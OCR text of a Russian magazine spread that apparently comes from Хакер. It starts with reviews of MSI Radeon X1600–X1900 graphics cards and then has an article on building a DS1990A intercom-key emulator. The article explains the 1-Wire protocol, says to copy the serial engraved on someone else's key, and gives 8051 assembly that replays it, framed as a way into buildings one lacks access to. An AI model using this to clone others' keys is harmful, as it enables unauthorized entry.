
●●●●●●●○○○


Графический процессор: RV530
Частота ГП: 500 МГц
Частота памяти: 390 (780) МГц
Объем памяти: 256 Мб GDDR3
Ширина шины: 128 бит
Пиксельные конвейеры: 12
Вершинные конвейеры: 5
Техпроцесс: 90 нм

Этот представитель сектора Middle-end — практически полная копия своего старшего брата, карты MSI RX1600XT-T2D256E. На охлаждение производитель поскупился — кулер выглядит слабовато. Если бы не раструбы для вывода нагретого воздуха, ускоритель можно было бы перепутать с моделями младшей серии. Однако если ты не планируешь заниматься разгоном, то перегрев процессору не грозит. Карточка поддерживает все разумные прелести жизни: HDR, HDTV. В комплекте, помимо вечно нужных проводов, найдется игрушка в фирменной упаковке.

Заниженные частоты сильно сказались на производительности. Тем не менее, практика показывает, что дотянуть данную карту до уровня XT можно с легкостью, даже без вольтажа. Хочешь сэкономить пару баксов? Тогда это твой вариант.







MSI RX1600 XT-T2D256E

●●●●●●●○○○

Графический процессор: RV530
Частота ГП: 590 МГц
Частота памяти: 690 (1380) МГц
Объем памяти: 256 Мб GDDR3
Ширина шины: 128 бит
Пиксельные конвейеры: 12
Вершинные конвейеры: 5
Техпроцесс: 90 нм

На видеоакселератор MSI RX1600XT-T2D256E установлена продвинутая система охлаждения. Полностью медная подкладка покрывает и процессор, и четыре микросхемы памяти. Нагретый воздух проходит предварительно через радиаторы, после чего и выбрасывается через два перпендикулярных отверстия. Контакт с памятью от Samsung (время отклика 1.2 нс) производится через термопрокладки. В общем, неплохой вариант среднего ценового диапазона, в комплекте даже имеется игрушка.

В радиаторах медь довольно тонкая, а расстояние между ребрами составляет порядка 2 мм. Вентилятор в процессе работы назойливо шумит. Хотя в продаже можно найти модифицированную модель (MSI RX1600XT-T2D256EZ) с пассивным охлаждением, на которой, специально для любителей тишины, отсутствует пропеллер.

350 $

MSI RX1800 XL-UT2D256E

●●●●●●●○○○

Графический процессор: R520
Частота ГП: 500 МГц
Частота памяти: 500 (1000) МГц
Объем памяти: 256 Мб GDDR3
Ширина шины: 256 бит
Пиксельные конвейеры: 16
Вершинные конвейеры: 8
Техпроцесс: 90 нм

Карта является золотой серединой из всей линейки — производитель не урезал конвейеры, но тем не менее сильно понизил тактовые частоты на GPU и памяти. Однако это не мешает устройству давать хороший результат как по производительности, так и по разгону. По сравнению с младшими моделями из MSI, RX1800XL-UT2D256E обладает удлиненным PCB и требованиями к индивидуальному питанию. Комплектация стандартна — диски да шнурочки. Охлаждение не самое лучшее, но, по крайней мере, прикрывает наготу и процессора, и схем памяти. Под алюминиевой оболочкой кулера скрывается медный радиатор, подошва которого соприкасается с GPU. Отвод тепла от памяти осуществляется через кожух. Вентилятор практически бесшумен, а схемы возле стабилизатора охлаждаются с помощью алюминиевого радиатора.

MSI RX1800XL-UT2D256E является одним из представителей нижней границы Hi-End сегмента. Возникает дилемма: купить лошадку посильнее и чуть-чуть дороже или найти возможности подобрать что-то менее мощное, но вместе с тем и дешевое. Погонять карту вряд ли получится — не приучена.

370 $


MSI RX1900 GT-VT2D256E


●●●●●●●●○○

Графический процессор: R580
Частота ГП: 575 МГц
Частота памяти: 600 (1200) МГц
Объем памяти: 256 Мб GDDR3
Ширина шины: 256 бит
Пиксельные конвейеры: 36
Вершинные конвейеры: 8
Техпроцесс: 90 нм

Эта карта вышла совсем недавно и является пока что самой младшей моделью в серии X1900. Было урезано количество пиксельных конвейеров. Плюс ко всему сильно понижены рабочие частоты. Поэтому сократилась вместе с производительностью и цена на устройство. Если уж тебе так хочется быть максимально близко к прогрессу, а финансов на это не хватает, то советуем обратить внимание на MSI RX1900GT-VT2D256E. Выполнен девайс в однослотовом варианте, поскольку на карту установлена более скромная система охлаждения. С чипами памяти контактирует алюминиевый корпус кулера, а с процом — алюминиевая подкладка радиатора, для этого в кожухе сделана прорезь. Через теплообменник проходит термотрубка, что позволяет разумнее использовать площадь рассеивания, да и прогрев получается равномерным.

Несмотря на кастрацию, плата все еще стоит не дешево, да и охлаждение схем памяти через алюминий не предвещает хорошего разгона. Вентилятор довольно громко режет воздух, что вызывает некоторый дискомфорт даже при работе с закрытым корпусом.








MSI RX 1900 CrossFire

●●●●●●●●○○

Графический процессор: R580
Частота ГП: 625 МГц
Частота памяти: 725 (1450) МГц
Объем памяти: 512 Мб GDDR3
Ширина шины: 256 бит
Пиксельные конвейеры: 48
Вершинные конвейеры: 8
Техпроцесс: 90 нм

Как ты, наверное, уже знаешь, для работы в Crossfire-режиме требуется материнка с его поддержкой, ведущая плата и ведомая. Рассматриваемый вариант является ведущей платой, и покупать его стоит только в том случае, если ты в серьез задумал организовать дома настоящий game-комплекс. Стандартный вариант Radeon X1900XT стоит немного дешевле. Наша плата обладает специальным разъемом для подключения соединительного шнура к ведомой плате. Сам по себе MSI RX1900 CrossFire стандартен, обладает обыкновенным кулером, который характерен для всех карт X1900 серии. Что поделаешь, ведь компания ATI наложила строгое вето на какие-либо изменения конструкции плат и охлаждения. Сама плата двухслотовая и требует дополнительного питания, так что не забудь о хорошем PSU.
Что ни говори, а карты этой серии хороши. И процессор гонится славно, и память не подводит. Только стоит это достояние немалых денег. А для работы в дуальном режиме CrossFire потребуется раскошелиться аж на два акселератора (MSI RX1900 CrossFire и MSI RX1900XT-VT2D512E). Уж лучше такие бабки спустить на прекрасных дев и спиртное. Ну или на годовой пропуск в фитнес-центр для гламурных любителей спорта.


MSI RX1900 XTX-VT2D512E



●●●●●●●●○○

Графический процессор: R580
Частота ГП: 650 МГц
Частота памяти: 775 (1550) МГц
Объем памяти: 512 Мб GDDR3
Ширина шины: 256 бит
Пиксельные конвейеры: 48
Вершинные конвейеры: 8
Техпроцесс: 90 нм

Как красиво все-таки корячатся виртуальные уроды под шквальным огнем плазмогана. Сметая все барьеры (в том числе и финансовые), несутся геймеры по магазинам и скупают самые производительные видеокарточки. Пусть топовая модель X1900 серии уже не лучшая из лучших (есть X1900XT в режиме CrossFire и конкуренты от NVIDIA), но радовать своих пользователей она не перестает до сих пор. Шикарные частотные характеристики — это еще не предел. Чип, равно как и память, превосходно разгоняется. В комплекте имеется все, что необходимо: проводочки, шнурочки, макулатура и даже игрушка про мартышку Кинг Кога. Все это заставляет впасть в розовое самозабвение и не выходить из нирваны, по крайней мере, месяц.
Плата стандартна — говорить об охлаждении и PCB не стоит. Массивный, сильношумящий и надоедливый вентилятор вынуждает врубить аудиосистему погромче. Совсем дикие трели он выдает при разгоне, если выставить скорость на максимум.



Выводы

Все результаты просто супер! Даже самые слабые устройства позволяют погамать в некоторые современные игры. Так уж получилось, что и разгонный потенциал карточек оказался на высоте. Осталось только скрепя сердце выдать ордена за заслуги перед Отечеством. Без лишних слов отдаем награду «Выбор редакции» MSI RX1900XTX-VT2D512E. Только вот цена может вызвать инфаркт у членов твоей семьи.
Появление большого количества новых карт сильно сказалось на цене ранее произведенных устройств. Поэтому, пока еще ходовая, но начавшая сбрасывать цену девайсина под названием MSI RX1600XT-T2D256E, получает от нас приз «Лучшая покупка» за оптимальное соотношение цена/производительность.


График 3DM05: Карты прогонялись на этом бенчмарке два раза : до и после разгона. Мы не стали пользоваться версией 2006 не только в связи с ее некоторой необьективностью, но и по причине разномастности представленных устройств.


График HL2: Популярность продукта от Valve не оставляет сомнений — до сих пор он является мерилом производительности графических девайсов. Главный процессор не дает развернуться топовым устройствам на всю катушку — именно поэтому так близки друг к другу результаты трех лидеров. В легких режимах можно более-менее сносно погамать на любом из представленных адаптеров.

График Doom 3: Многие фанаты ранних творений ID Software были разочарованы полученным результатом — игрой Doom3. Тем не менее, ее возможности позволяют наиболее верно оценить потенциал любой графической платы. Платы низшего уровня игру уже не держат, поэтому геймерам следует присмотреться к более дорогому сегменту.


График Far Cry: В свое время игра заставляла восхищаться красочными полигонами тропического рая. Как платформа для тестирования, она была выбрана неслучайно: разработчики не предъявляли непомерных требований к системе, но при желании графический процессор можно нагрузить на все сто.

Overclocking: Вот такой вот получился разгон. Конечно, частоты могли бы быть гораздо выше, возьми мы в руки паяльник, но не всякий геймер готов расстаться с гарантией.





ДОЛИН СЕРГЕЙ
/ DLINYJ@REAL.XAKEP.RU,
WWW.OPENPRESS.RU /





Ключ от всех дверей

ЭМУЛЯТОР КЛЮЧЕЙ ОТ ДОМОФОНА

ТЫ ПОТЕРЯЛ КЛЮЧИ ОТ ДОМОФОНА И НЕ МОЖЕШЬ СДЕЛАТЬ ДУБЛИКАТ? ИЛИ ХОЧЕШЬ ХОДИТЬ В ГОСТИ К ПОДРУГЕ, НО ЖЕЛЕЗНЫЙ ДОМОФОН ТЕБЯ НЕ ПРОПУСКАЕТ? КАКАЯ ДОСАДА! КАЗАЛОСЬ БЫ, В ТАКОЙ БЕЗВЫХОДНОЙ СИТУАЦИИ МОЖНО ЛИШЬ ПОЖАТЬ ПЛЕЧАМИ. АН НЕТ, «ХАКЕР» В ОЧЕРЕДНОЙ РАЗ РЕШАЕТ ПРОБЛЕМЫ ЗА ТЕБЯ И ПРЕДЛАГАЕТ СМАСТЕРИТЬ УНИВЕРСАЛЬНЫЙ КЛЮЧ, СПОСОБНЫЙ ПОКОРИТЬ ЛЮБОЙ ДОМОФОН.

Как это работает?

Темные люди думают, что в таблетках от домофона находится обычный магнит, который при контакте с замком открывает дверь. Это самое смешное и нелепое заблуждение, которое я когда-либо слышал. Ведь, на самом деле, таблетка представляет собой ПЗУ, с жестко зашитым ключом. Эта память называется Touch Memory марки DS1990A. Таблетка «общается» с домофоном по шине One-wire (однопроводной интерфейс). Данная шина разработана фирмой Dallas, она позволяет общаться двум и более устройствам всего по одному проводу. Если устройство пассивное (как в нашем случае), то по шине передается также и питание по единственному проводнику. Кроме памяти, в ключе (таблетке) находится конденсатор на 60 пикофарад, который обеспечивает кратковременное питание на момент ответа. Ведущее устройство должно постоянно генерировать сигнал единицы для зарядки этого конденсатора, чтобы ПЗУ в таблетке продолжало питаться. Отбросив все умные термины, можно сказать просто: все, что необходимо для работы устройства, передается только по одному проводу. К слову сказать, шина 1-Wire оказалась столь удачной, что на ней организованы промышленные сети, в том числе и в нашей стране.


Организация шины One-wire

Тебе наверняка стало интересно, как таблетка взаимодействует с «базой», являясь пассивным устройством? Следует отметить, что парадом правит только мастер, то есть таблетка не способна генерировать какие-либо импульсы. Ее единственная возможность — удерживать шину в нуле (замыкать шину на землю через внутренний транзистор). Упрощенная схема ключа и домофона показана на картинках.


Если взглянуть на схему, нетрудно заметить, что по умолчанию у домофона установлено напряжение +5 вольт, логическая единица. Для передачи логического нуля мастер через транзистор замыкает шину на землю, а для передачи единицы — просто размыкает. Это сделано для того, чтобы обеспечить питание ведомого устройства.

Протокол взаимодействия


Мастер в ожидании присоединения таблет-



› Внутреннее устройство таблетки



› Схема дампа ключа



› Импульс сброса и импульс инициализации

ки, постоянно, с некоторой периодичностью, генерирует импульс RESET (сброс). Принимая этот сигнал, ключ дожидается его окончания и дает импульс PRESENCE (присутствие) определенной длительности. Если сигнал PRESENCE оказывается слишком длинным, то домофон понимает, что это короткое замыкание, и тупо отмалчивается. В противном случае мастер-девайс выжидает некоторое время и выдает команду на чтение ПЗУ, обычно это код семейства, в нашем случае — 33H. Обрати внимание, как сделана передача нуля и единицы. В любом случае импульс «роняется» на землю, но если передается единица, то он быстро восстанавливается (это занимает около 1 микросекунды). Если же должен быть ноль, то импульс некоторое время «висит» на земле, затем возвращается опять в единицу. Это нужно для того, чтобы пассивное устройство постоянно пополняло энергию конденсатора, и на нем было питание. Далее домофон выдерживает некоторое время и начинает генерировать импульсы приема информации, всего 64 импульса (то есть принимает 64 бита инфы). Ключ лишь должен правильно сопоставить длительности. Если таблетка хочет передать ноль, то она удерживает шину некоторое время в нуле, если же нет, то просто молчит. Все остальное за нее выполняет домофон.

Содержимое ключа DS1990A

Прежде чем мы перейдем к изготовлению эмулятора, нам придется рассмотреть содержимое памяти таблетки. DS1990A представляет собой 8-байтовое ПЗУ с информацией, записанной лазером.

В младшем байте содержится код семейства. Для DS1990A он всегда будет равен 01H. В шести последующих байтах содержится серийный номер ключа (та самая информация, позволяющая открыть дверь). Последний байт называется CRC — это контроль четности, обеспечивающий подлинность переданных данных. Он вычисляется из семи предыдущих байт по весьма сложному алгоритму.

Физическое устройства ключа

Наверное, все вышесказанное отбило всякое желание заниматься эмулятором ключа. Ведь считывать информацию с ключа тебе может показаться весьма сложным делом. Оказывается, нет! Производители Dallas позаботились о нас, фрикерах, и всю необходимую для нас информацию разместили непосредственно на ключе, причем в шестнадцатеричной форме! Она выгравирована на корпусе таблетки, и ее вполне можно прочитать, а потом в дальнейшем зашить в наш замечательный эмулятор.

Из всей груды этой информации нас интересует следующее:

1. CC (CRC) — это байт контроля четности, 7-й байт в прошивке.
2. SSSSSSSSSSSS — двенадцать ниблов (полбайта) серийного номера, то есть самого ключа в HEX-кодах.
3. FF (код семейства) — в нашем случае равен 01H, нулевой байт нашего ключа.

Получается, что мы можем просто написать программу, забить в нее ключ, скопировав дамп вручную, и в итоге получим готовый эмулятор. Достаточно просто взять у недруга (товарища, боевой подруги — нужное подчеркнуть) ключик и переписать то, что на нем выгравировано. Что, я, в общем-то, с успехом и сделал :).

Ваяем эмулятор

Вот и дошли мы до самого вкусного — до эмулятора. Сначала я нашел на каком-то сайте готовый эмуль, зашил его в свой AT89C51, и он не заработал (что не удивительно). Но это неспортивно — юзать чужие прошивки и отлавливать специально оставленные баги в коде. Поэтому я начал делать свои эмуляторы и писать под них программы. В общем, я попробовал сделать эмуль на 6 различных микроконтроллерах разных архитектур, принадлежащих двум семействам AVR и i8051 производства Atmel. Поначалу мной ставились наполеоновские задачи по изготовлению универсального эмулятора с возможностью подборки ключа, но потом я оставил эту затею в силу ее геморройности и бессмысленности. Пусть ей займутся другие люди, кого заинтересует данная статья.

Принцип действия эмулятора

Мы достаточно подробно рассмотрели принцип работы домофона, и, соответственно, нам не составит большой проблемы описать алгоритм программы эмулятора DS1990A. Смотрим на рисунок примера чтения ключа и думаем, что надо сделать. А сделать надо следующее. Висящая в воздухе нога микроконтроллера будет считаться логической единицей. После подачи питания на



› Первый неработающий эмулятор на базе AT89C51

› Уже работающий эмулятор на AT89C2051

INFO

› Автором статьи была экстерном изучена 8051 архитектура, так как большинство кодов было написано под нее. Он зверски замучил микроконтроллеры AT89C51, AT89C2051 (100% рабочий эмулятор вышел, остальные дорабатываются), ATmega8535, ATmega8 и ATtiny15 — самый миниатюрный эмулятор.

› Я готов посодействовать в создании эмулятора смелым и умным энтузиастам, в прошивке микроконтроллера и подбору нужных комплектующих. Пиши на мыло — договоримся.

› DS1990A — не единственный девайс компании Dallas. Существуют перезаписываемые ПЗУ, на которых можно носить информацию с поддержкой шифрования.


› Себестоимость эмулятора, не считая затраченных трудов, меньше 70-80 рублей. При желании можно даже уложиться в 30 рублей, если делать эмулятор, например, на базе ATtiny12.

DANGER!

> Учти, что незаконное проникновение в помещение карается законом. Автор статьи и редакция не несут никакой ответственности за использование данной информации в незаконных целях.




> Если тебя заинтересовала данная статья, то ты можешь следить за новостями в сообществе по радиоэлектронике http://community.livejournal.com/ru_radio_electr.




> На компакт-диске ты найдешь рабочую прошивку для микроконтроллера AT89C2051, пример поиска CRC на Паскале, AVR, i8051; код эмулятора под X51 архитектуру, разведенную плату в P-CADe для эмулятора на ATtiny15. А также программу для работы с COM-портом и огромный DataSheet на всю эту ботву.





> Схема мастера



> Схема ключа

контроллер мы должны ждать момента, пока наша ножка не уйдет на землю, в ноль. Как мы услышали ноль, радуемся, ждем некоторое время и переводим порт из режима чтения в режим записи. Затем опять роняем шину в ноль и держим ее некоторое время — генерим импульс PRESENCE (длительности импульсов смотри в мануале на диске). Дальше снова переводим шину в режим чтения, и ждем, что же нам «скажет» домофон. А он нам поведает команду чтения, состоящую из восьми бит. Декодировать ее не будем, так как в 99,999% случаев он нам выдаст запрос 33H на получение дампа. Мы же просто отсчитываем 8 импульсов от мастера и не паримся. Затем начинается самое сложное и интересное — надо быстро смотреть, что нам говорит домофон, и отвечать ему. Наша задача побитно выдать серийный номер, состоящий из восьми байт, о которых я говорил выше. Это выполняется следующим образом — загружается байт в какой-нибудь свободный регистр, и сдвигается вправо. Далее смотрим бит переноса. И как только домофон роняет шину в ноль, если у меня флаг переноса установлен в единицу, то я просто отмалчиваюсь на этот импульс. Если же у меня во флаге переноса находиться ноль, то после того как домофон уронит шину на землю, я перевожу порт микроконтроллера в режим вывода и принудительно удерживаю шину в нуле некоторое время. Потом отпускаю и перевожу порт в режим чтения. По длительности импульса в нуле мастер понимает, что ему было передано. Если ключ совпадает, то домофон откроет нам дверь.

Практика

Настало время проверить все вышесказанное на практике. Для отладки, чтобы не бегать к домофону, я достал плату, читающую домофонные ключи. Устройство называется WatchDog, и на самом деле это универсальный комбайн, но из всего изобилия функций мне необходима только возможность чтения ключей. Данная платка сбрасывает дампы ключиков в USB-порт, и любая программа, работающая с COM-портом (виртуальный COM-порт), может получить ключ. Этот софт можно найти на диске.

После небольшого геморроя и войны с отладчиком получился код. Вот пример кода вывода данных домофону на AT89C2051.


```
; Выдача в линию серийника
; in: R0- адрес, где лежит серийник
; с типом таблетки и CRC8
; USES: A,B,R0,R1,R2

DEMUL_SendSer:
        mov     R2,#8
SS3:    mov     ACC,@R0
        mov     R1,#8
        ;ожидаем, когда шину уронят в ноль 1->0
SS2:    JB      TouchFuck,$
        RRC     A                       ;C:=A.0; shift A;
        mov     TouchFuck,C             ;TouchFuck:=C;
        MOV     B,#9
        DJNZ    B,$                     ;Delay 20 us
        setb    TouchFuck
        JNB     TouchFuck,$             ;цикл пока 0
        DJNZ    R1,SS2
        inc     R0
        DJNZ    R2,SS3
        ret
```

Заключение

В результате я получил множество эмуляторов. Есть 100% рабочие эмули, правда, некоторые из них нужно довести до ума.

Как видишь, домофоные ключи устроены не так просто, как кажется. Однако эмулировать их доступно каждому, кто владеет программированием и паяльником. На диске ты найдешь для этих целей всю необходимую информацию. Удачи в опытах, хацкер!

